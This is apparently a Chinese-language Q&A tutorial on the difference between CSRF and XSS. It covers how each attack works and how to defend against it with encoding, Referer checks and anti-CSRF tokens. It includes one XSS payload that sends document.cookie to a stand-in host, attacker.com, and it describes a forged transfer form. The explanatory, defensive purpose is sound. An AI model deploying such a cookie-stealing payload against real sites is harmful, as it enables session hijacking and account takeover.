






CSRF和XSS有什么区别?谁的危害更大?

csrf(跨站请求伪造)利用用户已登录的身份发起非自愿请求,而xss(跨站脚本攻击)则是向页面注入恶意脚本以控制浏览器。两者危害程度取决于场景:xss通常能窃取cookie或会话令牌,直接导致账户被完全接管,危害更直接且严重;csrf则受限于当前用户的权限,只能执行该用户允许的操作(如转账),无法获取敏感数据。
XSS如何窃取用户凭证?

XSS通过注入JavaScript代码,可以读取页面的DOM结构、获取Cookie中的Session ID,并将其发送到攻击者控制的服务器。这种攻击方式不需要用户具备特殊权限,只要访问了包含恶意脚本的页面即可触发。一旦攻击者获取了Session ID,就可以冒充该用户进行所有操作,包括修改密码、查看隐私信息等。
<script>
  var img = new Image();
  img.src = 'http://attacker.com/steal?cookie=' + document.cookie;
</script>
上述代码演示了一个简单的XSS payload。当用户访问包含此脚本的页面时,浏览器会执行该脚本,创建一个Image对象,并将当前页面的Cookie作为参数发送到攻击者的服务器。攻击者可以在服务器上记录这些Cookie,从而获得用户的会话权限。
CSRF如何利用用户身份发起请求?
CSRF攻击利用了浏览器自动携带Cookie的特性。攻击者构造一个包含恶意请求的页面,当已登录的用户访问该页面时,浏览器会自动附带用户的Cookie发送请求。由于服务器无法区分请求是用户主动发起的还是被伪造的,因此会处理该请求。例如,攻击者可以构造一个表单,让用户在不知情的情况下执行转账操作。

上述代码展示了一个典型的CSRF攻击载体。当用户点击“Click me!”按钮时,浏览器会向银行服务器发送一个POST请求,将1000元转账到攻击者的账户。由于请求中包含了用户的Cookie,服务器会认为这是用户本人的操作,从而执行转账。
基于程序中某个输入、条件或结果的具体问题
在实际开发中,防御XSS和CSRF需要采取不同的策略。对于XSS,主要措施是对用户输入进行HTML实体编码,确保恶意脚本不会被执行。对于CSRF,主要措施是在关键操作中验证Referer头或使用Anti-CSRF Token。这两种防御机制各有侧重,不能互相替代。例如,即使网站已经实施了严格的XSS过滤,如果未对CSRF进行防护,攻击者仍然可以利用用户的身份执行恶意操作。反之,如果只防护CSRF而不处理XSS,攻击者可以通过注入脚本来绕过CSRF保护,因为脚本可以直接构造带有正确Token的请求。





